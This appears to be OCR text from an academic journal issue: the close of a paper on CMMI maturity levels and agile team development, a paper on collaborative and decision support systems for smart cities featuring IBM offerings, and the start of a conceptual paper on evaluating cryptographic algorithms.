1. Performed - is a process that satisfies the specific goals of the process area. It supports and enables the work needed to produce work products.
2. Managed - is a performed (capability level 1) process that has the basic infrastructure in place to support the process
3. Defined - is a managed (capability level 2) process that is tailored from the organization's set of standard processes according to the organization's tailoring guidelines, and contributes work products, measures, and other process improvement information to the organizational process assets
4. Quantitatively Managed - is a defined (capability level 3) process that is controlled using statistical and other quantitative techniques
5. Optimizing - is a quantitatively managed (capability level 4) process that is improved based on an understanding of the common causes of variation inherent in the process.

There are five maturity levels, each a layer in the foundation for ongoing process improvement, designated by the numbers 1 through 5 [14]:
1. Initial - At maturity level 1, processes are usually ad hoc and chaotic
2. Managed - At maturity level 2, the projects of the organization have ensured that processes are planned and executed in accordance with policy; the projects employ skilled people who have adequate resources to produce controlled outputs; involve relevant stakeholders; are monitored, controlled, and reviewed; and are evaluated for adherence to their process descriptions.

[7][CMMI2, 2006], CMMI Product Team, Improving processes for better products, CMMI® for Development, Version 1.2, CMU/SEI-2006-TR-008, ESC-TR-2006-008, Carnegie Mellon University, 2006

3. Defined - At maturity level 3, processes are well characterized and understood, and are described in standards, procedures, tools, and methods. The organization's set of standard processes, which is the basis for maturity level 3, is established and improved over time.
4. Quantitatively Managed - At maturity level 4, the organization and projects establish quantitative objectives for quality and process performance and use them as criteria in managing processes.
5. Optimizing - At maturity level 5, an organization continually improves its processes based on a quantitative understanding of the common causes of variation inherent in processes.

The capability levels of a process area are achieved through the application of generic practices or suitable alternatives to the processes associated with that process area [14].

Organizations can achieve progressive improvements in their organizational maturity by achieving control first at the project level and continuing to the most advanced level—organization-wide continuous process improvement—using both quantitative and qualitative data to make decisions [14].

Projects are unique and have their own trajectory. We consider that in a software development project life cycle is very important cu accept new requirements. Capability to adapt is more efficient than considering that initial requirement plan cannot be changed.

From our experience in financial field we consider that adapting to new requirements; additional initial project is a cheaper solution that involves risks and potential losses in a less manner than giving up the initial project and funding a new project. We take into consideration one of the main marketing ideas in financial institutions, according to which the financial institution must successfully agree their clients' financial needs through measures designed to identify new needs, to be able to reshape financial products and services. The financial institutions must have a functional and flexible organizational structure that allows continuous adaptation to customers' financial needs. Also in the process of adapting to new projects' requirements, they have to consider that the competition in their sector is in constant growth.

Group/Team building in achieving projects' goal

We consider that team building is a decisive factor in order to succeed in software development projects. An agile approach is mandatory to meet requirements that change over the project life cycle. Besides team training, group development is essential to produce innovative ideas and to deliver projects in predefined costs, time and quality.

The stages of Group development are best described in Bruce W. Tuckman's article "*Developmental Sequence in Small Groups*" (1965), in which he synthesized about 50 articles on different type of group formation**.** The stages identified in these articles are separated into those descriptive of social or interpersonal group activities and those descriptive of group-task activities. The author proposes 4 stages for the group

development in both the social realm and the task realm, in the social realm. These stages are testing-dependence, conflict, cohesion, and functional roles. In the task realm, they are orientation, emotionality, relevant opinion exchange, and the emergence of solutions. For the proposed stages the author coined the well known terms, *forming*, *storming*, *norming* and *performing*. The most relevant type of group for us is the human relations training-group (T-group), in which the aim is to create an atmosphere where individuals can interact in a less defensive and more productive manner and to be aware of the dynamics underlying such interaction. The goal in this type of group is the development of interpersonal sensitivity. This type of group is usually formed out of students or corporation executives, and a trainer or leader, lasting for about three to six months [34].

The proposed distinction between the group as a social entity and the group as a task entity is similar to the distinction between the task-oriented functions of groups and the social-emotional-integrative functions of groups, both of which occur as simultaneous aspects of group functioning [2], [16], [18], [25] in [34]. *In T-groups, the task is a personal and interpersonal one in that the group exists to help the individuals deal with themselves and others* [34].

The first stage in the realm of group structure in the model described by Tuckman is labeled as *testing* and *dependence*. The first term, "testing", refers to an attempt by group members to see what kind of behavior is accepted in the group, by its members based on their reaction and the reaction of the trainer (if one is present). The first stage of group development is described by several authors, [23], [5], [10], [11], and [9], as being one best characterized by dependence which refers to a *strong expression of dependency needs by the members toward the trainer, and attempts at group structuring to work out authority problems by the quick acceptance of and dependence on such arbitrary norms. The first stage of task-activity development is labeled as task orientation, in which group members attempt to identify the task in terms of its relevant parameters and the manner in which the group experience will be used to accomplish the task. The group must decide upon the type of information they will need in dealing with the task and how this information is to be obtained. In orienting on the task, one is essentially defining it by discovering its basic rules. Thus, orientation, in general, characterizes behavior in both interpersonal and task realms during this stage* [34].

Regarding this first stage, we consider that it aims to identify each member qualities and how those qualities may be used in accomplishing the projects' overall objective. Achieving the objective involves tasks and resource allocation to each team member based on their previous experiences. If it is possible, lesson learned reports should be considered in order to avoid repeating a same mistake twice. Each member' previous experience can influence the project evolution and implementation. This stage is characterized by little work and a variable amount of emotionality, during which the members are concerned with defining the directions the group will pursue. In this stage interpersonal problems are taken care of with dependence, while task problems are met with task-oriented behavior. Orientation, testing and dependence constitute the group process defined by Tuckman as *forming* [34].

The second phase in group development is known as intergroup conflict. In this phase, group members become hostile toward one another and toward the trainer as a means of expressing their individuality and resisting the formation of group structure. Interaction between the members is uneven and fighting within the group is common. The lack of unity is an easy noticeable feature of this phase. *There are characteristic key issues that polarize the group and boil down to the conflict over progression into the 'unknown' of interpersonal relations or regression to the security of earlier dependence*. Characteristic to the second stage of task activity development is emotional response to task demands. Here, *group members react emotionally to the task as a form of resistance to the demands of the task on the individual, that is, the discrepancy between the individual's personal orientation and that demanded by the task. This task stage will be most evident when the task has as its goal self-understanding and self-change, namely, the training-group tasks, and will be considerably less visible in groups working on impersonal, intellectual tasks. In both task and interpersonal realms, emotionality in response to a discrepancy characterizes this stage. However, the source of the discrepancy is different in the different realms* [34].

The conflict and polarization behaviors serve as a resistance to group influence and task requirements and it is labeled by the author as *storming*. Our opinion is that in this stage each member expresses his own opinion and ideas regarding the project, roles and task allocation. Please note that this stage is dominated by complaints and conflicts in order to avoid future communication problems in the team. The communication gaps between the members will only be filled in the next stage where communication will become more efficient.

The third group structure phase is labeled as the development of group cohesion. After a stage characterized by conflict and polarization is time for a stage that's characterized by the reduction of conflict, resolution of the polarized issues and establishment of group harmony, in this phase group norms and values emerge. *Group members accept the group and accept the idiosyncrasies of fellow members. The group becomes an entity by virtue of its acceptance by the members.* Harmony is of maximum importance, and task conflicts are avoided to insure it. The third stage of task activity development was labeled as the *open exchange of relevant interpretations.* In the training-group context, this takes the form of discussing oneself and other group members, since self and other personal characteristics are the basic task inputs [34].

This stage has been labeled as *norming*. From our approach, this stage generates final roles and norms that helps flourish, tensions has been eliminated within the group and the members can now focus more efficiently on the task at hand. The communication boundaries have been passed and each member can now express freely own ideas with no fear of being judged in case of a mistake.

The fourth developmental phase of group structure is known as functional role-relatedness. *The group, which was established as an entity during the preceding phase, can now become a problem solving instrument. It does this by directing itself to members as objects, since the subjective relationship between members has already been*

established. Members can now adopt and play roles that will enhance the task activities of the group, since they have learned to relate to one another as social entities in the preceding stage. Role structure is not an issue but an instrument which can now be directed at the task. There is some tendency for T-groupers to emphasize the task aspects of the final stage, namely, the emergence of insight into the interpersonal process. In doing this, it is made implicit that the group as a social entity characterized by task-oriented role-relatedness makes the emergence of such insight possible by providing support and an opportunity for experimentation and discovery. The group is described by [10] in [34] *as becoming a work organization which provides member support, mutual acceptance, and has strong but flexible norms. In task-activity development, the fourth and final stage is identified as the emergence of solutions. It is here that we observe constructive attempts at successful task completion. In training-group context, these solutions are more specifically insight into personal arid interpersonal processes and constructive self-change. Here, as in the three preceding stages, there is an essential correspondence between group structural and task realms over tune. In both realms, the emphasis is on constructive action, and the realms come together so that energy previously invested in the structural realm can be devoted to the task,* this stage was named by the author as performing [34].

In our case, performing is by far the most efficient stage, concerning the task, here results are visible, and the members are task oriented with few interpersonal conflicts. Each member is allocated to the task where it has maximum efficiency and in case he finishes his task before the deadline he may assist his team mates on their parallel tasks or on non depending tasks from their Project Management Plan (Figure 4). All team members are focused to deliver the project in predefined costs, time and quality.



Figure 4 – Section in our Project Management Plan

Another important research on group development was conducted by [4]. Belbin proposed that five criteria must be fulfilled for the construction of an effective team; that each member contributes to achieving objectives by performing a functional role and a team role; that an optimal balance in other functional and team roles is needed, depending on the team's goals and tasks; that team effectiveness depends on the extent to which members correctly recognize and adjust to the relative strengths; that personality and mental abilities fit members for some team roles and limit their ability to play others, and; that a team can deploy its technical resources to best advantage only when it has the range and balance of team roles to ensure efficient team work [22]. In his research, Belbin focuses mostly on the roles team members play within the group. He describes eight different types of roles, each one of them considered important for the group performance. He coined different names for the team roles, and described them in detail. In the mentioned article, the author distinguishes the following roles:

- Completer-finisher: He is conscientious, anxious and perfectionist. He also searches out errors and omissions, do to him the task is delivered on time. Without him the team would never finish the task on time;
- Co-ordinator (Chairman): He is mature, confident, he clarifies goals, promotes decision making, delegates well, inclined to be lazy and he takes credit for effort of a team;
- Implementer (Company worker): He is disciplined, reliable, conservative, and efficient and turns ideas into practical action. He is the one that plans the actions and manages the team but he is not the leader;
- Monitor-evaluator: He has an analytic intelligence, seeing all options, discerning, strategic, logical, sober, skeptical and cynical. His contribution is mainly the selection of ideas given within the group (similar to quality control);
- Plant: He is creative, imaginative, and unorthodox, he solves difficult problems, he is preoccupied with ideas and neglects practical matters; he has a strong ownership of ideas. He is inattentive to details and intolerant to criticism;
- Resource investigator: He is an extrovert, enthusiastic, communicative, explores opportunities, a diplomat and he develops contacts. He's main contribution is offering new development paths for the group. He is neither original nor a leader;
- Shaper: He is mobile, perseverant and dominant. In the absence of the chairman he is the one leading the team. He thrives under pressure, has the drive and courage to overcome obstacles;
- Team worker: He is a diplomat; he listens, builds, and averts friction. He is pleasant and uncompetitive avoiding situations that may entail pressure. His main contribution is team support.

For a team to function properly it must have all of the eight rolls, Belbin acknowledged that an individual may be able to operate effectively in more than one team role, thereby releasing an optimal team from any constraints on numbers. A conflict inside a team is defined as a confrontation of interests or incompatible activities that exist between the

participants involved in social situations [19], [1]. [33] in [1] *emphasized three basic themes underlying common definitions of* conflict. *First, a conflict exists only if it is perceived as conflict by the actors involved. Second, there is a level of interdependence between the actors such that they have the ability to influence each other. Finally, in any conflict, scarcity of resources (such as money, power, and prestige) may generate tensions among the actors.* In terms of a conflict, we agree that a task oriented conflict produce benefits that helps a project to grow and generates new and innovative ideas and approaches. Opposite, a member oriented conflict is not project productive and may obstruct the completion of the performed task or may generate negative impact on project overall objective.

Conclusions

We consider that collaborating in the sprint meetings is essential in a software development project using agile methods. A team building period and team accommodation with the project and with the product they need to develop is a first important step. Those meetings are design to fill the collaboration gaps between team members and to clear point what each member done, what each member has to do until next meeting. In this way, potential risks are identified and things that can go wrong in order to respect project` initial plan and schedule.

Agile software development methods can easily be integrated with project management for a proper project plan, task allocation and resource planning. Initial requirements change during the project life cycle and the implementation team should consider all the necessary changes. In our internship, we were involved in a software development project for risk management. Agile software development approach proved to be best choice and lead to a successful project. We managed to develop a software solution and to integrate it in company policy. Company culture and policy represented an essential aspect in our case. Initial requirements changed during the project life cycle and in many cases implementing an additional requirement plan proved to be more benefic than ignoring it.

As previously described, concerns in terms of team building and group development are not new but techniques must continually adapt to new market requirements in order to satisfy all customer needs. Our opinion is that group development is a mandatory feature in the project life cycle and evolution. An individual can obtain benefits from the group as the group can obtain benefits from each individual, previous experience of each team member combined in teamwork may produce better results with less effort then when performed individually, and this is particularly useful in complex projects. Interrelations within the group help the members to develop new skills and abilities or to improve the existing ones.

Besides company culture oriented on agile methods, human factor and group dynamic is very important, reason why team building must guarantee that no communication gaps or any constraints exist. Human behavior is an interesting approach and some authors [21] emulate the behavior of the humans in solving their problems through group counseling.

This is motivated by the fact that the human's thinking is, or should be, the most reasonable and influential, and group counseling is in essence a problem-solving technique. The challenge of applying agile isn't in merely adopting the practices. The practices are simple. The real challenge arises in the collision between the company culture and policy, project team members, and agile. *Agile methodologies such as Scrum create transparency. Every deficiency that obstructs the best flow of work is singled out for examination* [26].

Acknowledgment

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THE ROLE OF COLLABORATIVE SOFTWARE AND DECISION SUPPORT SYSTEMS IN THE SMARTER CITIES

Virgil Chichernea[1]

Abstract

The transition from the traditional city to the smart city is made by supported efforts regarding the achievement of a more steady, more efficient, more responsible city, through convergent strategies that deal with Smart Transportation Systems, Energy and Utilities Management, Water Management, Smart Public Safety, Healthcare Systems, Environmental Management, Educational Systems, Telecommunications (ITC Support),etc. and Positive Thinking.
Service Oriented Architecture (SOA) meets the customers' needs and the administration, the management of data, information, knowledge and decisions through Collaborative Systems and Decision Support Systems have a major impact both at the level of the smart city and the level of subsystems/services, and the information technology within smart cities becomes a major direction of research in the field of ITC.

Keywords: Smart City, Collaborative Systems, Decision Support Systems (DSS), Service Oriented Architecture (SOA), Portal technology

Introduction:

Collaborative software (also referred to as **groupware**, **workgroup support systems** or simply **group support systems**) is computer software designed to help people involved in a common task achieve their goals. It is usually associated with individuals not physically co-located, but instead working together across an internet connection. It can also include remote access storage systems for archiving common use data files that can be accessed, modified and retrieved by the distributed workgroup members. Collaborative software is a broad concept that greatly overlaps with Computer-supported cooperative work (CSCW). Software systems such as email, calendaring, text chat, wiki, and bookmarking belong to this category. A collaborative working environment supports people in both their individual and cooperative work thus giving birth to a new class of professionals, e-professionals, who can work together irrespective of their geographical location. Finally, collaborative software relates to the notion of collaborative work systems, which are conceived as any form of human organization that emerges any time; that collaboration takes place, whether it is formal or informal, intentional or unintentional ([Source [1]]. Groupware can be divided into three categories depending on the level of collaboration:

1. **Communication** can be thought of as unstructured interchange of information. A phone call or an IM Chat discussions are good examples of this.

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2. Conferencing (or collaboration level, as it is called in the academic papers that discuss these levels) refers to interactive work toward a shared goal. Brainstorming or voting could be a good example of this.

3. Co-ordination refers to complex interdependent work towards a shared goal. A good metaphor for understanding this is to think about a sports team; everyone has to contribute the right play at the right time, as well as adjust their play to the unfolding situation - but everyone is doing something different - in order for the team to win. That is complex interdependent work toward a shared goal: collaborative management.

The Decision Support System (DSS) is a class of information systems that support business and organizational decision-making activities. A properly designed DSS is an interactive software-based system, intended to help decision makers compile useful information from a combination of raw data, documents, personal knowledge, or business models to identify and solve problems and make decisions. Generally a DSS is a computer system, providing both problem and communicator's capabilities for semi-structured/unstructured problems (Source [2], [6]).

Smart cities can be identified (and ranked) along six main axes or dimensions.[2] These axes are: a smart **economy**; smart **mobility**; a smart **environment**; smart **people**; smart **living** and, finally, smart **governance**. These six axes connect with traditional regional and neoclassical theories of urban growth and development. In particular, the axes are based - respectively - on theories of regional competitiveness, transport and ICT economics, natural resources, human and social capital, quality of life, and participation of citizens in the governance of cities. A city can be defined as a 'smart' one when investments in human and social capital and traditional (transport) and modern (ICT) communication infrastructure fuel sustainable economic development and a high quality of life, with a wise management of natural resources, through participatory governance (Source [3], [7],[8]).



Fig. no. 1 Conceptual scheme of a Smart City (Source [9])

Research directions regarding hardware and software platforms used in the smart city

A smart city is a city that can balance its social, commercial and environmental needs, while it optimizes its available resources.

What is a smart city?

The answer to this question should be searched in the descriptions below:

Instrumented city: the events and the data in the city must be visible using the existing infrastructure or a new one which is being administered by the city or its collaborators.
Interconnected city: the events and the supervized data must be corellated so that they could become useful information.
Smart city: the information about the events in the city are turned into decisions and actions that optimize the city's working.
The activity of a smart city takes place within well-defined and intercorellated sub-systems, for the profit of the population, the economy and the ecosystem. In fig. No. 2, we present these sub-systems diagrammatically, as sub-systems which are interconnected through hardware and software platforms and their good working assures the standard of living of the citizen who lives and works in a smart city.



Fig. No. 2 The structure of services in a smart city

The information belonging to the flows of data, information, knowledge and decisions in a smart city are divided into levels and represented diagrammatically in fig. No. 3 [Source [9].

The present research directions in the ITC field are focused on the elaboration and the putting into practice of some performant Hardware and Software platforms which, by using the facilities offered by the Systems / Collaborative Software products and Decision Support Systems, should offer, on one hand, data and information in due time to the decision bodies and, on the other hand, the population of the smart city should have a permanent access to these information and decisions.



Fig. No. 3 The architecture of a smart city

IBM solutions for a smart city

The present research programs of the unquestionable leader on the market of the hardware and software platforms, are focused on the offer of performant solutions regarding the processes, the systems and the software products that will operate in the smart city in order to assure the sustainable development of the cities for the benefit of the population, the economy and the ecosystem of that city.

As the world's largest business software company, IBM is helping organizations of all sizes to tackle their most important business needs, among the main research methods concerning the development of a smart city we could enumerate:

- **Processes and policies** - a collection of structured activities, actions and policies for the administration of the city

- **IT** – a collection of systems and applications used for the administration of the city
- **Data model**- the way of organizing the data access for their better admistration
- **The smartness of the city** - the analysis, the forming operation and the correlation in real and historical time concerning the information about the city
- **The semantic model of the town** – describes the resources of the city and the dependence among them
- **The implementation of the smart town –** the analysis and the correlation of historical and current data in order to establish the indicators that determine optimization actions concerning the methods of work in the city.
- **Visualization** - the display of data, information and indicators for users.

IBM solutions are built on a core set of software capabilities.
The systematic approach of the components of a hardware and software platform, as a support for the development of ordinary activities in a smart city is presented in table no.1 (Source 7).

Turn information into insights: **- Business analytics** **- Enterprise content management** **- Information integration and federation** **- Data warehousing** **- Information governance** **Data management**	**Drive business integration and optimization:** **- Connectivity and integration** **- Commerce** **- Business process management** **- Enterprise marketing management**
Connect and collaborate: **- Social collaboration**	**Enable product and service innovation:** **- Enterprise architecture and portfolio management** **- Complex and embedded systems** **- Design and development** **- Security** **- Application lifecycle management**

Table no.1

The integration of the best functionalities enriches the capabilities and simplifies deployment and management

In order to train the personnel for the projection/achievement/use IBM offers a wide range of courses among which only the titles of the fields: Information Management, Business Analytics software, Web Sphere, Lotus, Rational, Tivoli, Cloud Computing and Storage

In fig. 4 we present an inter-correlation of the main software products that are offered by IBM for the prompt solving of this issue. In order to offer a few examples of solutions for

the smart cities it is recommended to visualize the site: www.ibm.com/innovation/us/thesmartercity/index_flash.html



Fig.no. 4. The range of available software products

Conclusions

The concepts of Collaborative IT Systems (as a mediator between the partners of the IT System) and Decision Support Systems (as a software support to make decisions) are the main vector that administers the transmission of data, information and knowledge for the management of applications and the complex processes that occur in the smart city.
IBM, the worldwide leader in the field of hardware and software platforms, offers performant work platforms for the business activities and processes in all the organizations, regardless of their size, as well as for the management of activities and processes that take place in the smart city.
This paper draws the attention towards the present orientations in the field of the ITC industry and the major research methods in this field, that were mentioned at the reunion on the 17th-18th March 2011 at The West University from Timisoara on the occassion of the event « IBM Academic Days for Universities in Romania 2011 », event focused on the topic « The Role of University in the Smarter Cities »

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EVALUATION OF CRYPTOGRAPHIC ALGORITHMS

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Abstract

This article represents a synthesis of the evaluation methods for cryptographic algorithms and of their efficiency within practical applications. It approaches also the main operations carried out in cryptanalysis and the main categories and methods of attack in order to clarify the differences between evaluation concept and crypto algorithm cracking.

Keywords: cryptology, cryptanalysis, evaluation and cracking cryptographic algorithms.

1. Introduction

Cryptology is the science of secrecy writings and its goal is the protection of data and information confidentiality with cryptosystems support.

Cryptography is the defensive part of cryptology, its activity field being the design of cryptosystems and of used rules. People doing this job are called *cryptographs*.

Cryptanalysis is the offensive part of cryptology, its activity field being the analysis of its own cryptosystems in order to get them the proper characteristics so they accomplish the functions intended for. Cryptanalysis can also analyze cryptosystems of third parties through their cryptograms support. The specialists in this field are called *cryptanalysts*, or, using a more romantic word, *codes crackers*.

Cryptographic algorithm means a lot of reversible transformations through which the large amount of plain texts is transformed in the large amount *M* of cryptograms.

The encryption key is a particular convention such as a word, phrase, number, numeric stream etc. that defines the encryption rule.

Cryptographic protocol is a set of rules, between two or more parties, permitting an authentication operation and/or a key or a message exchange.

A cryptosystem is composed by three elements: a cryptographic algorithm, a keys generation system and a protocol for keys distribution.

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Over ciphering consists of a lot of transformations made on cryptograms and it has the role of strengthens the cryptograms resistance (and the strength of cryptosystem, too) against the attacks of third parties cryptanalysts.

Deciphering is the opposite operation of enciphering and represents the application of the known ciphering system (in the presence of the right key) over cryptograms in order to discover the plain text.

Decryption is the operation that allow, based on the analyses of cryptograms realized with an unknown cipher system, to reveal the plain text that has been encrypted and to determine the characteristics of the cryptosystem used for ciphering.

Cryptosystems (ciphers, codes or a combination of them) are applied on plain texts edited in some language having structural and statistic characteristics according to that language. By applying cryptosystems, these characteristics are disturbed, the intensity and direction of these disturbances being found in cryptogram. A cryptosystem is better the more is the intensity of disturbances, so the cryptogram is not able anymore to reflect the structural characteristics of plain text. Different techniques and methods allow that some kind of systems to be invariant to some parameters. These invariants form the basic elements in cryptanalysis (see Tilborg [12] and Schneier [10] for an introduction in the cryptology field).

We shall exemplify, in section 2 the main operations, which are done in cryptanalysis, the starting point being the design principles of cryptographic algorithms, evaluation criteria, operations that are performed in the cryptanalysis activity. Also we present the programming problem of cracking of a cipher like the dual of the programming problem of the evaluation.

Section 3 presents a taxonomy of the main cryptanalytic attacks (attacks on encryption algorithm, attacks against the keys, attacks against authentication protocols and side channels attacks.

2. Operation in cryptanalysis

2.1. Cryptanalytic principles

Generally, designing a cryptosystem requires the meeting of the following *design principles*:

1. Don’t sub-estimate the adversary;
2. Only a cryptanalyst can assess the security of a cryptosystem;
3. For assessing a cryptosystem it has to be taking into account the fact that the adversary has complete knowledge about the evaluated system (Shannon [9]). The entire secret of a cryptosystem has to rely only on the secret key;
4. Superficial complications can be illusory and these can induce in cryptographist mind a feeling of false security;

5. All elements have to be taken into account, such as regulation regarding keys distribution.

2.2. Evaluation criteria

Claude Shannon has proposed the following elements to be taken into account when we analyze a cryptosystem:

1. The adversary's gain from the possible material decryption;
2. The length of key and the complexity of key management;
3. The complexity of a cipher-decipher cycle;
4. The size of ciphered text related to the size of plain text;
5. The way of errors propagation.

2.3. Four main operations of cryptanalysis

Usually, the main operations for resolving any cryptogram are synthesized in the following steps:

1. Establishing the language used in the plain text;
2. Establishing the type of the cryptosystem used;
3. Reconstruction of a specific key (partial or incomplete) of the equivalent cryptosystem established at step 2;
4. Reconstruction of using such a system and/or establishing complete plain text.

In some cases, step 2 can precede step 1. This is the traditional approach in cryptanalysis and can be summarized:

1. Data arranging or rearranging in order to find non-random characteristics or manifestations (frequency numbering, redundancy, forms, symmetric phenomena etc.);
2. Recognize non-random characteristics or manifestations when they are stand out in relief (through statistics or other techniques);
3. Explain the non-random characteristics or manifestations when they are recognized (by chance, brightness or perseverance). The hardest work is to establish the general structure of the system.

In the final analyses, the solution of every cryptogram involves a type of substitution that depend on reducing mono-alphabetic terms if the ciphered text is not expressed by plain text letters.

2.4. Evaluation and cracking

Evaluation is a process intended for highlight some unconformities or deficiencies of a cryptosystem which can be used by a cracker.

The evaluation of a cryptographic module can by done using NIST FIPS 140-2 standard (structured on fourth levels) and the evaluation of a product can be done using Common

Criteria (ISO 15408), methodology adopted by USA, Canada and EU (structured on seventh levels).
